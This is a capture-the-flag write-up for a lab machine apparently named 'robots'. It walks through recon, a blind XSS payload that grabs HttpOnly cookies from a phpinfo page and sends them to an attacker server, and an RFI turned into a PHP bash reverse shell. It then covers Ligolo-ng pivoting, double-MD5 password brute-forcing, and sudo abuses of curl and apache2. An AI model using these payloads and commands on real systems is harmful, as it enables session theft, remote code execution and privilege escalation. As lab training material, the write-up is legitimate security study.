Stealing HttpOnly protected cookies with Blind XSS, escalating a RFI to RCE, pivoting in a docker network with Ligolo-ng, cracking some hashes and taking advantage of miss-configured permissions.
Recon
Nmap Scan
sudo nmap -sS robots.thm -T5

PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
9000/tcp open  cslistener
Fuzzing /
dirsearch -u http://robots.thm

[15:48:58] 200 -   74B  - /robots.txt
Robots.txt
Disallow: /harming/humans
Disallow: /ignoring/human/orders
Disallow: /harm/to/self
Upon vistiting these urls, /harm/to/self returns a 200 ok , the others a 403 forbidden
Fuzzing /harm/to/self
dirsearch -u http://robots.thm/harm/to/self/

[15:53:14] 200 -  252B  - /harm/to/self/admin.php
[15:53:39] 200 -    0B  - /harm/to/self/config.php
[15:53:42] 301 -  319B  - /harm/to/self/css  ->  http://robots.thm/harm/to/self/css/
[15:54:02] 200 -  394B  - /harm/to/self/login.php
[15:54:02] 302 -    0B  - /harm/to/self/logout.php  ->  index.php
[15:54:21] 200 -  491B  - /harm/to/self/register.php
Note : Even tho admin.php returns 200 OK , its a forbidden page.
Initial Access
Vulnerability Detection and Analysis
So i visited /harm/to/self/register.php and was met with:
 So i invited myself in and created an account with username “hacker” and date “15/02/2002” and got the password for it with:
echo "hacker1502" | md5sum
Inside i noticed that my username was reflected in the HTML.

 I also noticed a weird button to view the PHP server info page.
 So up until now i was thinking of a Blind XSS to steal the admin cookies and that was it, but then i noticed this HttpOnly flag….
 So that left me thinking, what am i supposed to do if its impossible to steal cookies with the HttpOnly flag set…

Stealing Cookies Via Blind XSS Despite HttpOnly Flag
So the idea behind this lies in the fact that the cookies are exposed in the PHP Server Info page, in this section right here…1
 And so it appears on the HTML completely unprotected..

Soooo , lets steal them.
<img src=x onerror="fetch('http://robots.thm/harm/to/self/server_info.php')
.then(response => response.text())
.then(text => {
cookie = text.match(/Cookie.{1,2000}/)[0];
fetch('http://IP:8000/?cookie=' + encodeURIComponent(cookie));
});">
This payload fetches the page that contains the cookies, it searches for the “Cookie” with a regex - so that I dont get the full page - and then it sends a request to my server with it.
So I spun up a local server with python , created a user with that payload as username and waited.
python -m http.server 8000
 I could just base64 decode this information and I got myself the admin cookie.
Analyzing the Admin Panel
I could now visit the /admin.php that i found during the recon and I found the following.

 And so it turned out that I had LFI RFI and SSRF due to that include function.
Escalating a RFI to RCE
I just had to host a php reverse shell and include it on the server.
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/IP/4444 0>&1'"); ?>
 And I got a Shell as www-data
Note: Try Penelope
Lateral Movement
Searching the Box
As soon as I got in I found a config.php containing some credentials
$servername = "db";
$username = "robots";
$password = REDACTED;
$dbname = "web";
But when I tried to to connect to any database I noticed that there was no service running or client installed. Upon searching a bit more I found some clues, On the machine Root there was a .dockerenv and I saw the following on /etc/hosts:
172.18.0.3 robots.thm robots
Indicating that I was inside a container, what if I tried to enumerate the 172.18.0.0/24 to find some more services on other containers?
Leveraging Ligolo-ng to Scan the Docker Network
I could use Ligolo-ng to create a tunnel from the docker network to my attack machine, and then use nmap to see if I could find some more services. For the ligolo setup i followed this documentation 2
So I ran the proxy on my machine with
sudo ./proxy -selfcert
and upload the agent to the target and run :
./agent -connect IP:11601 --ignore-cert
I could now see that I got a session on my proxy, I used the command session to attach to it and then I setup a interface for it and routing settings.
interface_create --name "ligolo"
interface_add_route --name ligolo --route 172.18.0.0/24
Now the docker network was acessible to my attacker machine and I could use nmap like so:
nmap 172.18.0.0/24 -e ligolo

Nmap scan report for 172.18.0.2

PORT     STATE    SERVICE
280/tcp  filtered http-mgmt
3306/tcp open     mysql
4000/tcp filtered remoteanything
5000/tcp filtered upnp
Database Connection and Password Cracking
I could now use the previous found credentials in the config.php and conect to the database.
mariadb -h 172.18.0.2 -u robots -P 3306 -D web
 By using hashes.com I detected that this is just an md5. So it might be the md5 hash of md5(username+ddmm). I tried it on myself and it was. So by chance rgiskard could have just left his default password unchanged, and I could bruteforce it. Thats exactly what happened and i did so with the following script.
import hashlib

username = "rgiskard"
FoundHash = "REDACTED"

for month in range(1,13):
	for day in range(1,32):
		combo = username + f"{day:02d}{month:02d}"
		md5_hash = hashlib.md5(combo.encode()).hexdigest()
		md5_second_hash = hashlib.md5(md5_hash.encode()).hexdigest()
		if(md5_second_hash == FoundHash):
			print("Found")
			print(combo)
			print(md5_hash)
			print(md5_second_hash)
Finally i tried to use the found password to connect via ssh and it worked. I got ssh connection to rgiskard.
Note: This brute-force could be done from the start with knowledge of the username so technically this lets people skip to this part i guess…
More Lateral Movement to dolivaw
Upon entering the machine as rgiskard there was no flag to be seen and so it became obvious that I needed to move to the user dolivaw. I had this sudo output:
User rgiskard may run the following commands on ubuntu-jammy:
    (dolivaw) /usr/bin/curl 127.0.0.1/*
And so i found this resource3 online that told me exactly what I needed to do to move to this user. I was going to use curl to write my ssh public key to the dolivaw authorized keys and then login via ssh. On my machine I generated a key.
ssh-keygen -f key
chmod +x 600 key
Then upload the public key (key.pub) to the target machine in my case to /tmp/key.pub, and then run the following command:
sudo -u dolivaw /usr/bin/curl 127.0.0.1/ -o /tmp/ignore file:///tmp/key.pub -o /home/dolivaw/.ssh/authorized_keys
Now I could connect to dolivaw via ssh like so and retrieve the user flag.
ssh dolivaw@10.66.183.185 -i key
Privesc
As dolivaw the story kind of repeated itself, it was again a sudo trick because I had this:
User dolivaw may run the following commands on ubuntu-jammy:
    (ALL) NOPASSWD: /usr/sbin/apache2
and so running this command4 got me the root flag:
sudo apache2 -C 'Define APACHE_RUN_DIR /' -C 'Include /root/root.txt'